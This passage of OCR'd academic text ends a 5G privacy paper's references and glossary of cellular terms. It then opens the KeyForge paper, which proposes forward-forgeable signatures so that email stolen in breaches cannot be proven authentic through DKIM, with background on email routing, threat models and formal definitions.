[69] Keen Sung, Joydeep Biswas, Erik Learned-Miller, Brian N. Levine, and Marc Liberatore. Server-side traffic analysis reveals mobile location information over the internet. *IEEE Transactions on Mobile Computing*, 18(6):1407–1418, June 2019.

[70] Keen Sung, Brian N. Levine, and Marc Liberatore. Location privacy without carrier cooperation. In *IEEE Workshop on Mobile Security Technologies, MOST*, page 148, 2014.

[71] Jennifer Valentino-DeVries. Service meant to monitor inmates' calls could track you, too. https://www.nytimes.com/2018/05/10/technology/cellphone-tracking-law-enforcement.html, May 2018.

[72] Fabian van den Broek, Roel Verdult, and Joeri de Ruiter. Defeating IMSI catchers. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, Denver, Colorado, USA, Oct 2015.

[73] Jelle van den Hooff, David Lazar, Matei Zaharia, and Nickolai Zeldovich. Vuvuzela: Scalable private messaging resistant to traffic analysis. In *Proceedings of the 25th Symposium on Operating Systems Principles*, SOSP '15, Monterey, California, 2015.

[74] Kenneth van Rijsbergen. The effectiveness of a homemade IMSI catcher build with YateBTS and a BladeRF. *University of Amsterdam*, 2016.

[75] Zack Whittaker. Us cell carriers are selling access to your real-time phone location data. https://www.zdnet.com/article/us-cell-carriers-selling-access-to-real-time-location-data/, May 2018.

A Glossary

AKA

Authentication and Key Agreement. The process by which the UE and the AUSF exchange information by which they can each verify a secret key held by the other, and calculate keys to be used for ciphering and integrity protection of data transmitted between the UE and the network. 12

AMF

Access and Mobility Management Function. The control entity that manages signaling between the UE and the core network. AMF supports functions related to bearer and connection management and manages mobility between gNodeBs. 2–4, 8, 11, 12

AUSF

Authentication Server Function. The entity that holds subscription information to allow or deny access to the network. 2, 3, 7, 12, 13

Diameter

The authentication, authorization, and accounting protocol used by 4G/5G cellular networks. Diameter is used to enable roaming between modern cellular networks. 5, 6

EIR

Equipment Identity Register. A database that stores IMEIs of devices in cellular systems. IMEIs can be white-listed, grey-listed or black-listed. The EIR allows a device's identity to be checked for blacklisting, (e.g., whether is has been reported stolen). 6

gNodeB

Next Generation NodeB. The base station in 5G. 2–4, 8–12

GUTI

Globally Unique Temporary Identity. The GUTI is a temporary identifier that can be used in lieu of an IMSI to identify a subscriber to the core network. 3, 4, 6, 7, 13

IMEI

International Mobile Equipment Identity. A globally unique, permanent device identifier which is allocated to each individual mobile device. It is set by the manufacturer. 6

IMS

IP Multimedia Subsystem. The entity that provides voice and messaging services for the network. 5

IMSI

International Mobile Subscriber Identity. A globally unique identifier associated with each mobile phone subscriber in 4G LTE. It is stored in the SIM inside the phone and is sent by the phone to the network. 2, 3, 5, 12, 13

MNO

Mobile Network Operator. A cellular service provider. 2, 8

MVNO

Mobile Virtual Network Operator. A cellular operator that does not necessarily own its own spectrum or all of the network equipment it operates upon. MVNOs run on top of MNO networks. 2, 3, 6–8

NG-RAN

Next Generation Radio Access Network. Network that serves to connect UEs and gNodeBs. 2, 4

NGC

Next Generation Core. The core network in 5G. Main logical nodes of the NGC are the User Plane Function (UPF), Access and Mobility Management Function (AMF), the Session Management Function (SMF), and Authentication Server Function (AUSF). 1–3, 6, 12

PGPP-GW

PGPP Gateway. A proposed gateway for PGPP that sits between the UPF and the global Internet. The PGPP-GW allows for billing without requiring the user's identity. 7, 8

RNTI

Radio Network Temporary Identifier. A unique identifier for a UE in a given cell, used to connect over layer 2. 3, 4

SIM

Subscriber Identity Module. An entity that holds the IMSI, which uniquely identifies a subscriber. SIMs are used to authenticate a user to the network. 2, 3, 5, 7, 12, 13

SMF

Session Management Function. The session managment function supports session management and IP address allocation. 2, 4, 6

SQN

Sequence Number. A value stored at the AUSF and the SIM to maintain synchrony between the entities. 12

SS7

Signaling System 7. The protocol standard used by entities on public switched telephone networks communicate with one another. SS7 is used to setup and tear down voice calls, deliver SMS, etc. SS7 has been largely replaced by Diameter in modern cellular standards. 5

SUCI

Subscription Concealed Identifier. The SUCI is a temporary identifier that can be used in lieu of a SUPI to identify a subscriber to the 5G network. The SUCI uses cryptographic primitives to hide the SUPI from eavesdroppers. 3, 5

SUPI

Subscription Permanent Identifier. A globally unique identifier associated with each mobile phone subscriber in 5G networks. It is stored in the SIM inside the phone and is sent by the phone to the network. 2–7, 10, 12, 13

TA

Tracking Area. A tracking includes one or many gNodeBs. Typically, the UE can move freely within gNodeBs in a tracking area without notifying the AMF with a tracking area update. 4, 9, 10, 12

TAL

Tracking Area List. A list of tracking areas stored on the device that the device can enter without triggering a tracking area update. 4–6, 8–12

TAP

Transferred Account Procedure. A file detailing usage and wholesale charges due to roaming. 6

UE

User Equipment. The mobile device which allows a user to access network services, connecting to the UTRAN or E-UTRAN via the radio interface. Commonly understood to be a mobile phone. 2–4, 7–13

UPF

User Plane Function. The gateway that provides global IP connectivity from the NGC.. 2–4, 6, 7

KeyForge: Non-Attributable Email from Forward-Forgeable Signatures

Michael A. Specter
MIT

Sunoo Park
MIT & Harvard

Matthew Green
Johns Hopkins University

Abstract

Email breaches are commonplace, and they expose a wealth of personal, business, and political data whose release may have devastating consequences. Such damage is compounded by email's strong attributability: today, any attacker who gains access to your email can easily prove to others that the stolen messages are authentic, a property arising from a necessary anti-spam/anti-spoofing protocol called DKIM. This greatly increases attackers' capacity to do harm by selling the stolen information to third parties, blackmail, or publicly releasing intimate or sensitive messages — all with built-in cryptographic proof of authenticity.

This paper introduces *non-attributable email*, which guarantees that a wide class of adversaries are unable to convince discerning third parties of the authenticity of stolen emails. We formally define non-attributability, and present two system proposals — KeyForge and TimeForge — that provably achieve non-attributability while maintaining the important spam/spoofing protections currently provided by DKIM. Finally, we implement both and evaluate their speed and bandwidth performance overhead. We demonstrate the practicality of KeyForge, which achieves reasonable verification overhead while signing faster and requiring 42% *less* bandwidth per message than DKIM's RSA-2048.

1 Introduction

Email has long been the world's largest messaging scheme, used ubiquitously for personal, industry, and government communication. As such, it is a valuable target for attack: a user's account is a trove of sensitive information, unauthorized access to which enables spam, fraud, blackmail, and other abuse.

To help protect users from spam and fraud, the IETF developed a widely-adopted standard called DomainKeys Identified Mail (DKIM) [16]. DKIM's goal is to assure the receiving server that each incoming message was really sent from the domain it appears to be from, enabling inter-domain accountability in case of spam and easy detection of spoofed messages. DKIM's protocol is simple: the originating server cryptographically signs each outgoing email's contents and metadata, allowing the receiving server to verify the message after looking up the sending server's public key via DNS.

While DKIM was an important innovation that continues to be critical to the email ecosystem, its design came with an unintended side-effect: namely, email thieves can credibly convince any third party that stolen messages are authentic and unmodified via DKIM signatures from a reputable service provider. This increases incentives to break into email accounts, as a successful attacker can credibly (and anonymously) sell, publish, or use the stolen data for blackmail.

Email attributability has had real-world impact. For example, Wikileaks publicly asserts [56] that it relies on DKIM signatures to confirm the veracity of their publications: Wikileaks leveraged DKIM to authenticate messages stolen from the Democratic National Committee (DNC) and Hillary Clinton's campaign chairman during the 2016 U.S. presidential election season [55]. Because of DKIM, any third party could easily confirm the legitimacy of these stolen messages using public keys tied to Google and Microsoft's email services, despite the information's questionable origin. Indeed, the practice of using DKIM to verify unauthorized email leaks has now become a standard journalistic practice [40, 46], with the Associated Press releasing a software tool for this purpose [6].

DKIM's attributability problem has been recognized but unsolved for some time. Jon Callas, one of the original authors of the DKIM RFC, has publicly stated that attributability is an unintended design flaw of the protocol [17, 18], and has since suggested a number of ways to mitigate its impact, but notes that proposals at the time of his writing were insufficient or impractical [19]. Other researchers also flagged the issue as early as 2004, e.g., Adida *et al.* [2], Unger *et al.* [52], and Bellovin [9]; however, designing a practical, non-attributable DKIM replacement has remained an open question.

It is alarming that an unintended result of an ubiquitous messaging protocol has produced a *scalable, by-default* system for credible propagation of illicitly obtained private messages. The specific DNC incident might well have happened

with or without DKIM: for a high-value target, interested parties would likely seek to verify the stolen emails in various ways, including non-technical methods (e.g., journalistic corroboration, cross-checking timestamps, geolocation, etc). But just the possibility of manual verification — a possibility that has existed since handwritten letters — is a stark contrast from the easy, inbuilt attribution that has *unintentionally* become ingrained in today's email ecosystem.

Public figures are not the only victims of email breaches; new reports of email theft seem to surface every few weeks. Astoundingly, all of Yahoo!'s 3 billion email accounts were compromised in a 2013 breach [49]. Although Yahoo!'s users have been spared public dissemination of their messages, others (e.g., Sony and Stratfor), have been less fortunate [53, 54]. Attackers appear to have diverse motives, ranging from financial gain — e.g., selling patient healthcare data gleaned from emails [33] — to industrial espionage and monitoring political dissidents and foreign officials [28].

In light of the potential harm to users, it would be irresponsible to let DKIM's unintended side-effect of attributability remain unscrutinized: if attributability is to remain a feature of DKIM, it should be as a result of a deliberate decision that takes into account the range of technically feasible alternatives. With the above as motivation, we ask:

> *Is it possible to mitigate the potential harms of attributability in DKIM while maintaining the system's efficient spam and spoofing resistance?*

An initial intuition may be that attributability of stolen email is an unavoidable side effect of spam and spoofing resistance, given the indirect and decentralized nature of email: it is intuitively unclear how a recipient with no communication to the sending server can be certain of a message's origin without also gaining the ability to convince a third party of the same. Under certain conditions, this intuition amounts to an impossibility. Yet, perhaps surprisingly, our work shows that modern cryptography can reconcile the apparently conflicting goals of spam protection and non-attributability. We construct efficient protocols that achieve the important security guarantees that DKIM provides, while simultaneously *guaranteeing non-attributability* of stolen email. Further, we show that configurations of our protocols are *practical* for deployment on the Internet today, achieving reasonable efficiency and bandwidth overhead.

1.1 Key Ideas

There are two main ideas underlying our proposals: *delayed universal forgeability* and *immediate recipient forgeability*.

Delayed universal forgeability. This approach ensures that signatures with respect to past emails "expire" after a time delay Δ and thereafter become forgeable by the general public (i.e., arbitrary outsiders or non-parties). This property ensures that no attribution will be credible after the time delay has elapsed. We call this property *delayed universal forgeability*. As long as Δ is set larger than the maximum viable time for email latency, the signature will still be convincing to the recipient at the time of receipt, thus maintaining the spam and spoofing-resistance of DKIM.

Signatures that possess delayed universal forgeability retain all the unforgeability properties of a standard signature scheme, until the set time Δ has passed. Thus in cases where an attacker gains access to email and shows it to a third party within Δ time after the email was sent, a third party will be convinced of the email's authenticity. Effectively, delayed universal forgeability protects against adversaries that compromise an email account by breaking in and taking a snapshot ("after-the-fact attacks"), but not adversaries that fully control an email account and monitor its email in real time ("real-time attacks"). After-the-fact attacks cover a broad range of realistic attacks, for example, including many data breaches. Next, we discuss how we address real-time attacks.

Immediate recipient forgeability. Suppose that the fact of access to a particular client account implies the ability to forge messages from arbitrary other servers *to that recipient only*: that is, the ability to obtain valid DKIM signatures on email content and metadata of one's choice. We call this *immediate recipient forgeability*. Importantly, the recipient constraint ensures the inability to impersonate any other server for the purposes of email addressed to *other* recipients, thus maintaining DKIM's spam and spoofing-resistance. This undermines the credibility of attackers claiming ongoing access to a particular email account and attempting to convince third parties of the authenticity of emails supposedly sent to (and from) that account — even for real-time attacks, which may publish allegedly-incoming emails immediately as they are received.

Recipient forgeability is weaker than universal forgeability in the following sense: published emails credibly reveal that the attacker has gained access to some users' key material, although not that the email content is authentic. Thus, recipient forgeability is not enough by itself; the two definitions are complementary and incomparable.

Combining both ideas. Our protocols attempt to achieve the "best of both worlds," by providing universal forgeability when possible, and falling back on immediate recipient forgeability when necessary. Section 3 defines our threat model, discusses its limitations, and formalizes immediate recipient forgeability and delayed universal forgeability.

1.2 Overview of Solutions

This paper constructs and evaluates two base protocols KeyForge and TimeForge, and two enhanced variants KeyForge$^+$ and TimeForge$^+$ (which consist of the respective base protocol with a modified signing algorithm and one additional sub-protocol). The two base schemes can be seen as two different approaches to building a new type of signature scheme that we introduce: *forward-forgeable signatures (FFS)*.

Forward-forgeable signatures. An FFS is a digital signature scheme equipped with a method to selectively disclose signature-invalidating "expiry information" for past signatures without similarly damaging the public key for future signatures. *Succinctness* of FFS is a measure of efficiency of disclosure. We present two constructions of FFS, which are the key building blocks of KeyForge and TimeForge respectively. FFS may be of independent interest as a signature primitive for other applications.

KeyForge. Our first proposal, KeyForge (§5.1), achieves *delayed universal forgeability* by publishing signing keys after a delay Δ. KeyForge relies on an FFS based on hierarchical identity-based signatures (HIBS), which achieves logarithmic succinctness. As a result, KeyForge can efficiently distribute forging keys with minimal bandwidth.

TimeForge. Our second protocol, TimeForge (§5.2), assumes a *publicly verifiable timekeeper (PVTK)* model in which a trusted timekeeper periodically issues publicly verifiable timestamps. In a nutshell, the idea of TimeForge is to substitute each signature on a message m at time t with a succinct zero-knowledge proof of the statement $S(m) \vee T(t+\Delta)$, where: $S(m)$ denotes knowledge of a valid signature by the sender on m and $T(t+\Delta)$ denotes knowledge of a valid timestamp for a time later than $t+\Delta$. Including $T(t+\Delta)$ ensures *delayed universal forgeability*. TimeForge can be described as a forward-forgeable signature scheme in the PVTK model.

KeyForge$^+$/TimeForge$^+$. The enhanced protocols (§5.3) consist of the respective base protocols with the following modifications: (1) an additional protocol, called *forge-on-request*, that allows parties to request forged emails addressed *only to the requester herself* under limited circumstances; and (2) for multiple-recipient emails, a new signature is produced for each recipient domain (unlike the base protocols and DKIM, which produce one signature per outgoing email).

Among our protocols, KeyForge is the most efficient and would necessitate the least change to existing infrastructure. KeyForge$^+$ and TimeForge$^+$ are alternative approaches showing the feasibility of addressing stronger threat models though at significant overhead (in fact, certain overhead is unavoidable in the stronger threat model; see §3). TimeForge could become more practical with advances in the fast-moving area of non-interactive proofs.

Summary of our Contributions.

1. We define non-attributability in store-and-forward email systems, and propose two *system designs* — KeyForge (§5.1), and TimeForge (§5.2) — that achieve this goal.
2. We *implement* KeyForge and TimeForge and evaluate their signing, verification, and bandwidth costs, and show that KeyForge has acceptable bandwidth and processing overhead for practical deployment (§6).
3. We provide formal *definitions* for email non-attributability and prove that our constructions realize them.
4. Of independent interest, we give *provably secure constructions* of a new cryptographic primitive, *succinct forward-forgeable signatures (FFS)*.




Figure 1: Simplified email routing infrastructure

2 Background on Email

This section introduces basic terminology of mail routing (as defined in RFC 5598 [24]) and describes how email infrastructure necessitates certain system requirements.

As described in Figure 1, email uses an asynchronous "store and forward" routing protocol built on top of TCP/IP. Users first establish a relationship with a trusted email service provider, called a Mail Submission Agent (MSA) on the sender side and a Mail Delivery Agent (MDA) on the receiver side. The user's email client is called a Mail User Agent (MUA). Email originates from an MUA, and arrives at the user's trusted MSA. Depending on the system's configuration, the MSA may send the message to intermediary Mail Transfer Agents (MTAs) it trusts. Eventually, as the message leaves the sending server's domain, an MTA will perform a DNS lookup to discover which MTAs are authorized to process messages for the receiving domain, and the email is then sent via SMTP to one of these destination MTAs. After a number of hops depending on the sending and receiving organizations' infrastructure, the email reaches the receiver's MDA, which is responsible for verifying the message for the receiver's MUA.

2.1 Email Authentication

The IETF has developed a number of standards that allow domains to sign and verify incoming and outgoing messages. Next, we overview the three that have seen appreciable adoption: DKIM, SPF, and DMARC. The IETF has also proposed an experimental protocol called ARC, which allows intermediaries to modify email messages in an authenticated way. We discuss the implications of ARC in the full version [48].

DKIM. DomainKeys Identified Mail (DKIM) is an IETF standard that requires an MSA to sign outgoing email, and an MDA to verify that email by looking up the MSA's public key in the DNS. This procedure is described informally below:

1. *Setup:* The MSA generates a key pair and uploads the public key to the DNS in a TXT record.

2. *Sign:* The MSA adds the location of its public key to the email's metadata (or *header*), as well as additional metadata needed for signature verification, then signs the email and headers with its private key.[1]
3. *Verify:* On receipt, the MDA does a DNS lookup for the MSA's public key, and uses it to verify the signature.

SPF. The Sender Policy Framework (SPF) ensures that intermediary MTAs are permitted to send and receive messages as a part of the domain. This solves a somewhat orthogonal problem to DKIM: SPF provides spoofing protection by limiting what IP addresses are valid accepting MTAs.

DMARC. An SPF or DKIM failure as a result of a misconfiguration is indistinguishable from a failure due to an attempted message spoofing, and neither DKIM nor SPF provide mechanisms for alerting the sending domain that there has been a problem. DMARC solves this by adding a DNS TXT record specifying to the receiver what it should do in the case of such failures (such as quarantine, reject, or accept the message despite the failure), as well as providing an email address to send aggregated statistics on such failures.

2.2 DKIM Replacement Constraints

This section overviews a number of demands on email that are not common to many other messaging systems. We find that these requirements make achieving email deniability and security uniquely difficult, and necessitate the new approach we describe in this paper.

Indirectness by store and forward. Email routing is a *store and forward* protocol in which messages are delivered indirectly via multiple hops, and routes, as well as the actual destination addresses, are often not known in advance. To quote the SMTP RFC [37], "[i]t is sometimes difficult for an SMTP server to determine whether or not it is making final delivery since forwarding or other operations may occur after the message is accepted for delivery." Obvious examples of indirectness include *mail forwarding* (in which users configure their MDA to forward email received from an account on one domain to another), and *remailers* (such as mailing lists, that act as MUAs initially); however, there are other, less obvious, places in the ecosystem where this occurs.[2]

For example, many organizations leverage *third-party MTAs* that they do not own as an initial hop between the Internet and the organization's self-hosted MDA/MSA.[3] These MTAs often provide security benefits to the MDA, such as protection from spam, malicious attachments, or DDoS attacks. While these intermediaries are allowed to quarantine messages or provide flow control to the MDA, under DKIM, they cannot undetectably modify or spoof emails.

In summary, email's indirect, store-and-forward system results in the following constraints: (1) final-destination information (e.g., addresses, keys) may be unknown to the sender, and (2) an MDA may not be certain whether it is the final destination of a message.

Throughput and scalability. Email is an any-mesh ecosystem in which any domain owner must be able to set up the appropriate DNS records and interoperate with any other domain's servers. Further, larger domains may sign and verify hundreds to millions of emails per day, and throughput requirements often increase over time. Therefore, beyond good constants on signing and verification time, the service must scale: adding more resources should provide linear or better performance, and scalability in interconnection with other servers is crucial as well.[4]

Such scalability requirements indicate that certain types of overhead that would be trivial in other messaging contexts, (e.g., communication prior to sending a message or per-message round trips between servers), are unlikely to be viable for email. For example, it would be difficult to require the MDA to connect back to the original MSA for every email.

Long-lived public keys. One natural approach to short-lived signatures is to leverage correspondingly short-lived keys and publish each secret key at the end of its lifetime, or use short key sizes designed to be able to be brute-forced within the same period (see [19]). This approach has been mentioned in passing outside of the context of email [12]. Unfortunately, too-frequent key rotation entails practical problems that render this tactic unworkable for DKIM. Rotating keys stored in DNS is an often manual process that introduces risk of misconfiguration that can cause stability issues, and storing large amounts of key material that must be published, maintained, and shared among several servers is organizationally difficult and increases risk of key theft. DNS results are also often cached, so replacing an individual record is slow and can yield inconsistent results. Finally, it is hard to bound the time for short keys to be broken by all threat actors.

Incremental deployment. Given the myriad existing email servers and the need for interoperability, we consider the majority of the email ecosystem to be entrenched. It would be difficult to require substantial changes to mail routing, and it is unrealistic that every actor would promptly switch to a new scheme. Instead, it is far more realistic that DKIM could be replaced by incrementally updating the signing algorithms.

[1] This usually includes a hash of the whole message, but the specification does allow for portions of the message to go unsigned. This is not default behavior for most DKIM applications, and has seen limited use in practice.

[2] Similarly, Mail Retrieval Agents (MRAs) like Getmail [22] behave like MUAs to an MDA, but may forward emails on to an alternate, final MDA. Popular email services like Gmail provide services that download messages from other domains via IMAP.

[3] Third-party MTAs are commonplace. We did an informal survey by scraping DNS MX records for the Alexa top 150k. Surprisingly few, 31,615, have an MX record, and 10,260 use an obvious third-party hosting service (e.g., Google's MTAs), leaving 21,615 that potentially self-host. Of the last category, 31.4% (6,793) are using a confirmed multi-hop third-party MTA. Raw results are in our repo in results.csv [1]. This is likely a conservative estimate, as few servers appear to have matching domain names.

[4] The IETF standard for DMARC [38] states that pre-sending agreements is a poor scalability choice for this reason. See also [50].

2.2.1 Resulting System Requirements

The particular constraints of email, described earlier in §2.2, rule out many natural approaches to non-attributability, including solutions that might be more feasible in other messaging environments. Since we treat email's indirect, store-and-forward nature as an entrenched property of the infrastructure, realistic proposals for email protocol modifications must not rely on sender use of final-destination information, such as addresses or keys ("Requirement 1" or "R1"). Moreover, due to the store-and-forward and scalability requirements, email protocols should avoid interactive sender-receiver (MDA–MSA) communication whenever possible; in particular, we consider roundtrip sender-receiver communication per email to be inviable ("R2"). Additionally, email protocols must have long-lived public keys ("R3").

Notably, *none* of the following approaches adhere to both the above requirements: interactive zero-knowledge proofs (violate R2); ring signatures (proposed for email non-attributability in [3, 12]) (violate R1); designated-verifier signatures (violate R1); short-lived keys with publication of secret keys after use (violate R3); and — importantly — systems based on deniable authenticated key exchange (DAKE) (which violates R2), such as OTR or Signal [12, 51, 52]. Indeed, both the OTR paper [12, §6] and a recent DAKE paper [51, §6.6] dedicate a full subsection to discussing the heightened challenges of non-attributability for email as compared to other messaging environments, and note that their proposals are not adequate for email due to its asynchronous, non-interactive, store-and-forward nature.

Finally, we note that the simple approach of relying on MDAs to delete DKIM header information after receipt is flawed *not only* because it fails to address our threat models (§3), which require security against *malicious or compromised recipients*, but also because it violates Requirement 1: relying on MDAs for deletion is untenable given that MDAs may not know if they are the final endpoint (and if not, the signatures must be kept for later verification).

Summary. A viable non-attributable replacement for DKIM must have: (1) compatibility with indirect, store-and-forward communication (in particular, no reliance on sender knowledge of final destination addresses or keys); (2) no requirement of sender-receiver interaction per email; (3) long-lived public keys; (4) no required behavior for MDAs that depends on whether they are the final destination; (5) little impact on other parts of the email ecosystem; and (6) good systems properties allowing for incremental, scalable deployment.

3 Model and Security Definitions

Notation. "PPT" means "probabilistic polynomial time." $|S|$ denotes the size of a set S. $[n]$ denotes the set $\{1,\ldots,n\}$ of positive integers up to n, and $\mathbb{P}(\cdot)$ denotes powerset. $\approx_c$ denotes computational indistinguishability. $\tau||e$ denotes the result of appending an additional element e to a tuple τ.

- **Time** We model time in discrete time-steps and assume fairly consistent (say, within 3 mins) local clocks. This is realistic given NTP [15].
- **Synchrony** $\hat{\Delta}$ is an upper bound on the time required for email delivery. Our parameter settings depend on $\hat{\Delta}$, and our evaluation sets $\hat{\Delta}$ at 15 minutes (see § 5.1).
- **DNS** Our model assumes all parties and algorithms have access to DNS and can update their own DNS records.
- **Bulletin board** We assume each party has a way to publish persistent, updatable information retrievable by all other parties and algorithms. This could be via DNS or another medium, such as posting on a website. (Formally, this can be modeled as a global service BB that: (1) is initialized with an empty table of key-value pairs; (2) upon receiving a message in $\{\mathsf{write},\mathsf{append}\}\times\{0,1\}^*$ authenticated with respect to a public key pk, respectively (over)writes or appends x to the value (if any) associated with key pk; and (3) upon receiving a message of the form (lookup, pk), responds with the value x associated with pk in the table, if any.)
- **Publicly verifiable timekeeping service (PVTK)** A PVTK is a global service, initialized with respect to public parameters pp, which maintains a monotonically increasing clock. At any time t, any party can query the PVTK to obtain a publicly verifiable (w.r.t. pp) proof π_t that the current PVTK clock time is at least t, but such proofs are computationally hard to forge for future times $t' > t$.

In the context of the KeyForge family of protocols, all algorithms are assumed capable of interacting with BB. In the context of the TimeForge protocols, all algorithms are instead assumed to be able to query a global PVTK. (To simplify notation, we do not write A^{BB} or A^{PVTK} explicitly; but these assumptions will be recalled in the respective sections.)

Threat models. We are concerned with attacks that disclose private communications obtained at the MDA (whether because the MDA is compromised or because it is malicious).

We consider two threat models, defined below. KeyForge and TimeForge achieve security against Threat Model 1, which targets scenarios where attackers may gain access to an email server but are unlikely to maintain access for extended periods. The enhanced protocols KeyForge$^+$ and TimeForge$^+$ achieve security against Threat Model 2, the stronger of the two threat models, which is necessary in settings where attackers' access may likely remain undetected for extended periods (e.g., advanced persistent threats).

Threat Model 1. (After-the-fact attacks) *Recipient honest at the time of email receipt, but is later compromised by an attacker that takes a snapshot of all stored email content.*

Threat Model 2. (Real-time attacks) *Recipient may be malicious at the time of email receipt, with ongoing and immediate intent to disclose received email content to third parties.*

Ruling out trivial solutions. A trivial and uninteresting way to achieve non-attributability, in either threat model, is not to sign emails at all. Of course, this is undesirable as it would undermine the spam- and spoofing-resistance for which DKIM was designed. Providing these guarantees is an implicit requirement throughout this paper. Moreover, since our threat models consider malicious receiving servers, any non-attributability that relies on receiving-server behavior — such as DKIM header deletion upon receipt — is unsatisfactory.

Preventing real-time attacks requires interaction. Any store-and-forward email protocol that both (1) allows recipients to verify the sending domain's identity and (2) is secure against *real-time* attacks (Threat Model 2) must be interactive, as more formally detailed in the full version [48]. Informally, in the store-and-forward model, a non-interactive protocol transcript (consisting of a single message from the sender), cannot depend on final-destination recipient information, so any operations (such as verification or forgery) that the verifier can run must also be executable by others. This also relates to the intuitive idea that someone who receives a single message m convincing them of the message's origin must also be able to use m to convince others of the same.

In contrast, security against *after-the-fact* attacks (Threat Model 1) is possible non-interactively, as KeyForge and TimeForge exemplify. KeyForge$^+$ and TimeForge$^+$ augment KeyForge and TimeForge with an interactive (two-message) protocol, which adds significant overhead and complexity to the non-interactive base protocols. The overhead of our constructions is furthermore minimal in certain respects: just two rounds of interaction, and the protocols do not *require* interaction on email receipt, but rather, introduce the *possibility* of interaction by an additional protocol (details in §5.3).

What's outside our threat models? While Threat Model 2 considers powerful real-time adversaries, it too has limits. Definitionally, and unsurprisingly, no deniability is possible against a global passive adversary that can be sure of observing all traffic as it flows over the network. As already mentioned, our threat models are not designed to provide non-attributability against adversaries directly observing email traffic, but rather against those to whom the adversaries might try to pass the stolen emails on.

Our threat models focus on attacks at the receiving server (MDA), because we believe this covers a wide, though not exhaustive, range of attack scenarios of interest. This notably excludes *malicious intermediaries (MTAs)*. Even though our threat models do not focus on MTA-based attacks, our protocols KeyForge$^+$ and TimeForge$^+$ do provide a partial non-attributability guarantee against malicious intermediaries (as discussed in §3.1). Nonetheless, malicious intermediaries pose a legitimate concern not fully addressed by this work; achieving stronger non-attributability guarantees against MTAs could be interesting future research.[5]

[5] It is also unclear how effective local MTA-based attacks would be to compromise entire email accounts; such attacks' effectiveness would likely depend on email routing configurations at the servers involved. By entire-account compromise we mean learning all stored emails and/or all real-time emails for a single account over an extended period, as opposed to learning only occasional emails from scattered accounts. Entire-account compromise would be useful to target particular accounts, or to obtain a relatively complete picture of compromised accounts (e.g., for identity theft). In contrast, MDA-based attacks provide a direct way to compromise entire accounts.

Finally, we note that our definitions do not necessarily provide non-attributability against adversaries that can preconfigure the receiving server with custom secure hardware (see also §3.1). We consider such attacks outside our threat model: i.e., we assume servers are compromised after physical setup.

We conclude this section with additional context and explanation for our modeling choices.

Client-server trust. Email clients rely heavily on their email servers. A malicious email server could easily and undetectably misbehave in many essential functions: e.g., drop incoming emails, modify outgoing emails (since typically, emails are not signed client-side), or falsify content and metadata of incoming emails (since typically, clients do not perform DKIM verification themselves). Since client-server trust is very high in practice, this paper treats the client and server as a single entity, and relatedly, our threat models do not consider malicious behavior by MSAs that aims to undermine non-attributability of their own clients' emails. (One might also argue such malicious behavior would quickly lose an MSA its clients.)

Evidence-based credibility. In a system where credibility is based on reputation rather than evidence — that is, where certain parties' statements are taken on faith, or believed simply because of who they are even without supporting evidence — a "reputable" party with the ability to eavesdrop on the communication channel would be able to undermine non-attributability by keeping traffic logs. Our model assumes mutually distrustful parties: i.e., that no party is taken simply on its word as just described. In other words, credibility in our model is evidence-based and not reputation-based.

Systemic attributability vs. attributability by choice. The goal of non-attributability is to empower users to choose whether or not their messages are attributable, to disincentivize email theft and misuse in contrast to attributability-by-default (see §1). We are not concerned with preventing attributability when correspondents desire it: e.g., for business transactions or contracts, correspondents may intentionally sign messages to ensure they are binding. Attribution by journalistic investigation is also outside our threat model: confirmation of selected documents by careful investigation is possible even with handwritten letters, but the current *systemic* attributability facilitates scalable, malicious attribution far beyond the handful of high-profile messages that might be published after arduous manual verification.

3.1 Defining Non-Attributability

We define email non-attributability as a game involving an email protocol $\mathsf{E} = (\mathsf{Email}, \mathsf{VEmail})$, adversary $\mathscr{A}$, simulator $\mathscr{S}$, and distinguisher $\mathscr{D}$. An email protocol E is a pair of algorithms, run by the email sender S and recipient(s) R respectively. For an email server S with internal state s,[6] $e \leftarrow \mathsf{Email}_s(S,R,m,\mu,t)$ denotes the information (bitstring) transmitted when S sends R an email with message m and metadata μ at time t.[7] The recipient server R, upon receiving e, runs $\mathsf{VEmail}(e)$, which outputs a single bit indicating whether to accept the email as legitimate or reject it as spoofed.

Intuitively, we require indistinguishability between a legitimate email $e \leftarrow \mathsf{Email}_s(S,R,m,\mu,t)$ and a "fake" email that was created without access to the sending server at all. To model this, we consider a simulator $\mathscr{S}$ that "aims" to create such an email without s, and our security definition requires e to be distributed indistinguishably from $\mathscr{S}$'s output.

This paper considers two definitions of non-attributability. *Recipient non-attributability* (Definition 5) considers a simulator that has access to a particular recipient's email server, and is required to output email from any sender to that recipient. Δ-*universal non-attributability* (Definition 6) is an incomparable definition whose simulator is required to output email from any sender to any recipient while having access to neither email server. Formal definitions are in Appendix A.

Relation to the threat models. Δ-universal non-attributability achieves non-attributability against after-the-fact attacks (Threat Model 1) for all emails sent and received at least Δ before the server is compromised.

Combining recipient non-attributability and $\hat{\Delta}$-universal non-attributability yields non-attributability against real-time attacks (Threat Model 2). A real-time attacker with ongoing access to an email server can easily make the fact of his access evident by immediately publishing all emails he sees (within time $\hat{\Delta}$ of receipt), but will be unable to convince third parties of any given email's authenticity since the fact of his access to the server allows him to forge emails in real time, under Definition 5. For allegedly compromised emails from more than $\hat{\Delta}$ ago, an attacker's credibility is even lower, since for such past timestamps *anyone with internet access* can generate seemingly validly signed emails, even without breaking into any email server at all, under Definition 6. The two definitions are complementary and incomparable.

Necessity of recipient forgeries. It may seem a counterintuitive or risky design choice to enable real-time email forgery in any part of the system. If forgery is restricted only to recipients forging emails to themselves, as in our definition, there is no spam/spoofing vulnerability — but given the choice, one might avoid introducing any forging capability at all, in the interest of a simpler and easier-to-analyze system. However, some sort of real-time forging capability by recipients is definitionally necessary to achieve non-attributability against real-time attacks: if the recipient cannot forge in real time, then any third party to whom a recipient server passes emails in real time must be convinced of the emails' authenticity.

